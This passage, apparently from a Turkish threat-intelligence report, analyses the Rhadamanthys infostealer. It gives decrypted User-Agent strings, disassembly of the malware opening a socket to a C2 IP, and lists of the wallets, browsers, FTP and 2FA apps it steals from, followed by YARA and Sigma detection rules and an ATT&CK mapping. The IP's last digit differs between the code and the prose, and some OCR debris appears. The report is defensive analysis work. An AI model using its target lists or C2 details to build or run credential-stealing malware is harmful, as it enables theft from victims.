Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/605.1.15 (KHTML,like Gecko) Version/16.2 Safari/605.1.15\r\n
Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/109.0.0.0 Safari/537.36\r\n
Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/109.0\r\n
Mozilla/5.0 (X11; Linux x86_64; rv:108.0) Gecko/20100101 Firefox/108.0\r\n
Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36\r\n
Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0)Gecko/20100101 Firefox/109.0\r\n
Mozilla/5.0 (Macintosh; Intel MacOS X 10.15; rv:108.0) Gecko/20100101 Firefox/108.0\r\n
Mozilla/5.0(Windows NT 10.0; rv:109.0) Gecko/20100101 Firefox/109.0\r\n
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,like Gecko)Chrome/108.0.0.0 Safari/537.36 Edg/108.0.1462.76\r\n
Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/109.0\r\n
Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0\r\n
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/109.0.0.0 Safari/537.36 dg/109.0.1518.61\r\n
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36 OPR/94.0.0.0\r\n
Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/16.1 Safari/605.1.15\r\n
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/109.0.0.0 Safari/537.36 Edg/109.0.1518.70\r\n
Mozilla/5.0 (Windows NT 10.0; rv:108.0) Gecko/20100101 Firefox/108.0\r\n
Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:108.0) Gecko/20100101 Firefox/108.0\r\n
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/109.0.0.0 Safari/537.36 Edg/109.0.1518.55\r\n
Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/16.3 Safari/605.1.15\r\n
Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/109.0.0.0 Safari/537.36\r\n
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/109.0.0.0 Safari/537.36Edg/109.0.1518.78\r\n
Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0\r\n
Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.0.0 Safari/537.36\r\n
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.0.0 YaBrowser/22.11.5.715 Yowser/2.5 Safari/537.36\r\n


Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.0.0 Safari/537.36\r\n
Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/109.0.0.0 Safari/537.36\r\n
Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/105.0.0.0 Safari/537.36\r\n
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36 Edg/108.0.1462.54\r\n
Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/15.6.1 Safari/605.1.15\r\n
Mozilla/5.0 (Windows NT 10.0; rv:102.0) Gecko/20100101 Firefox/102.0\r\n
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.0.0 Safari/537.36 OPR/93.0.0.0\r\n
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.0.0 Safari/537.36\r\n
Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:107.0) Gecko/20100101 Firefox/1

Ayrıca zararlının bazı registry kayıtlarını ve dosyaları kontrol ettiği tespit edilmiştir. Bunlar:

Registry	File Name
31aPGJK9Lv	2yVLZrH
io74s	TY8kzx7
kyOs	kjdhM
kCnbOl	LndDr
c0g8G8rUSNM	b8svY
9nQmIB	Q7vc
LNU2W	Z3VTlyR
YpykW	QY9YVW
Ktcgpm	lK8pUeed2QM
MuIbGLO4	5XS2X1w6e
W1PGm	hTXjSJFrPa
GXhINinN	HHLSOv8m3
qd7cvBMA	xcYUv0IK
XF4J3D3	1R0Ny
tC342j	qFK88
jPY5BaNS	BvoNid
Uizj	MOgIUGJ1u
tDcVDhL8S	BcHXV3Cxa
msad0fkKex	aKt8EUt2pch
Q2dw5Ro4cO	cVVx8
WcZrCaG	ADYrwg5
AUU9sR3blYO	XiOujq9ex8B
4I05TZ	1v5L
HWS1JyNedYh	
bLV9jACrGH	

Network


Zararlının alışılmışın dışında C2 sunucusu ile iletişime geçtiği tespit edilmiştir.



```
0403ADFF   59              pop ecx
0403AE00   F3:A5           rep movsd
0403AE02   8B3D C8A00504   mov edi,dword ptr ds:[<&socket>]
0403AE08   53              push ebx                            0
0403AE09   6A 01           push 1                              SOCK_STREAM
0403AE0B   6A 02           push 2                              AF_INET
0403AE0D   FFD7            call edi
0403AE0F   8B1D E0A00504   mov ebx,dword ptr ds:[<&getsockopt>]
0403AE15   8BF0            mov esi,eax
0403AE17   83FE FF         cmp esi,FFFFFFFF
0403AE1A   BD 00000200     mov ebp,20000
0403AE1F   74 38           je 403AE59
```

Şekil 6 SOCKET Create

Zararlının soket oluşturduğu tespit edildi.



```
      push eax
      lea eax,dword ptr ss:[ebp-28]
      push eax
      push edi
      push ebx                                    ebx:"193.109.85.136"
0000  mov dword ptr ss:[ebp-1C],6
4     call dword ptr ds:[<&getaddrinfo>]
      test eax,eax
      jne 4033A6B
```

Şekil 7 getaddrinfo

193[.]109[.]85[.]139 IP adresinin soket adresi olarak belirtildiği tespit edildi.

Sistemde çalışmaya başlayan Rhadamantys zararlısı 193[.]109[.]85[.]139 IP adresi ile iletişime geçerek bir sonraki adıma geçmektedir.

Sonraki Adımda Çalınan Bilgiler:

- Sistem bilgileri
- Ekran görüntüsü
- Tarayıcı kimlik bilgileri ve çerezleri
- Kripto cüzdanları
- FTP
- Posta istemcilerini
- İki Faktörlü Kimlik Doğrulama uygulamaları (RoboForm, WinAuth, Authy Desktop)
- Şifre yöneticisi (KeePass)
- VPN
- Messenger verileri (Psi+, Pidgin, TOX)
- Discord
- Telegram
- Steam
- TeamViewer SecureCRT ve ayrıca NoteFly
- Notezilla
- Basit Yapışkan Notlar
- Windows 7 ve 10 Yapışkan Notlar.

Toplanan kripto cüzdan uzantılarından bazıları

Auvitas Wallet	BitApp	Crocobit
Exodus	Finnie	GuildWallet
ICONex	Jaxx	Keplr
Liquality	MTV Wallet	Math
Metamask	Mobox	Nifty
Oxygen	Phantom	Rabet Wallet
Ronin Wallet	Slope Wallet	Sollet
Starcoin	Swash	Terra Station
Tron	XinPay	Yoroi Wallet
ZilPay Wallet	binance	coin98

Hedeflenen Tarayıcılar

360ChromeX	360 Secure Browser	7Star
AVAST Browser	AVG Browser	Atom
Avant Browser	BlackHawk	Blisk
Brave	CCleaner Browser	CentBrowser
Chedot	CocCoc	Coowon
Cyberfox	Dragon	Element Browser
Epic Privacy Browser	Falkon	Firefox
Firefox Nightly	GhostBrowser	Google Chrome
Hummingbird	IceDragon	Iridium
K-Meleont	Kinza	Kometa Browser
SLBrowser	MapleStudio	Maxthon
Naver Whale	Opera	Opera GX
Opera Neon	QQBrowser	SRWare Iron
SeaMonkey	Sleipnir5	Slimjet
Superbird	Twinkstar	UCBrowser
Xvast	citrio	Pale Moon
Torch Web Browser	UR Browser	Vivaldi

FTP

Cyberduck	FTP Navigator
FTPRush	FlashFXP
Smartftp	TotalCommander
Winscp	Ws_ftp
Coreftp	

YARA RULE

```
rule Rhadamanthys {
    meta:
        date = "2023-08-23"
        description = "Detects Rhadamanthys"
        author = "Bilal BAKARTEPE"
        hash1 = "3798E6DAE3DF606799111B63BF54AAD9"
        verdict = "dangerous"
        platform = "windows"

    strings:
        $hashedAPI_1={F1 F0 AD 0A} //LoadLibraryA hash
        $hashedAPI_2={64 18 2D 07} //VirtualProtect hash
        $hashedAPI_3={B5 3D 2C 06} //WideCharToMultiByte hash
        $hashedAPI_4={17 8B FA 0D} //GetModuleFileNameW hash
        $hashedAPI_5={27 89 D6 0A} //CreateFile hash
        $hashedAPI_6={D5 69 67 00} //GetFileSize hash
        $hashedAPI_7={A5 CB 78 0B} //ReadFile hash

        $algorithm_1={8B 34 B9 33 C0 8A 0C 1E 03 F3 84 C9 74 2B 66 90 C1 E0 04 8D 76 01 0F BE C9 03 C1 8B D0 81 E2 00 00 00 F0 74 07 8B CA C1 E9 18 33 C1 8A 0E F7 D2 23 C2 84 C9 75 DA 8B 55 FC 3B 45 F8 74 11 8B 4D F4 47 3B FA 72 BA} // API hashing Algorithm
        $algorithm_2={8A 04 0E 8D 49 01 88 41 FF 83 EA 01 75 F2} //Copy itself a memory block
        $algorithm_3={8A 02 8D 49 01 88 41 FF 8D 52 01 83 EE 01 75 F0} // Copy itself a memory block
        $algorithm_4={8B 4C 24 04 8A 01 84 C0 74 16 8B 54 24 08 69 D2 93 01 00 01 0F B6 C0 33 D0 41 89 54 24 08 EB E4 8B 44 24 08} //hashing APIs algorithm
        $algorithm_5={7E 29 8B 45 10 8B 4D 08 2B C8 8A 14 01 32 55 14 88 10 8B 55 14 66 D1 6D 14 83 E2 01 85 D2 74 07 81 75 14 00 B4 00 00 40 4E 75 DF 5E } //Decrypt algorithm for User-Agent informations

    condition:

                (all of ($hashedAPI_*)and(any of ($algorithm_*)) or (any of ($algorithm_*))

}
```

SIGMA RULE

```
title: Detects Outbound Socket Communication by Rhadamarthys
description: Detects processes communicating over a specific port using by Rhadamarthys.
status: experimental
author: Bilal BAKARTEPE
logsource:
    category: network
    type: firewall
detection:
    selection_1:
        field: destination.port
        values:
            - 7825
    selection_2:
        field: destination.ip
        values:
            - 193.109.85.136
    condition: all of selection_*
    fields:
        - process.name
        - process.path
        - source.ip
        - destination.port
    falsepositives:
        - unknown
level: high
```

Mitre Att&ck

Discovery	Defense Evasion	Credential Access	Initial Access	Execution	Collection	Command and Control
T1082 System Information Discovery	T1622 Debugger Evasion	T1003 OS Credential Dumping	T1199 Trusted Relationship	T1106 Native API	T1005 Data from Local System	T1071 Application Layer Protocol: Web Protocols
T1033 System Owner/User Discovery	T1140 Deobfuscate/Decode Files or Information	T1110.001 Brute Force: Password Guessing	T1566 Phishing	T1053 Scheduled Task/Job	T1560 Archive Collected Data	T1571 Non-Standard Port
T1217 Browser Information Discovery	T1600 Weaken Encryption	T1155 Credentials from Password Stores				
T1057 Process Discovery						
T1012 Query Registry						
T1614 System Location Discovery						
T1124 System Time Discovery						
T1497 Virtualization/Sandbox Evasion						

ECHO

CYBER THREAT INTELLIGENCE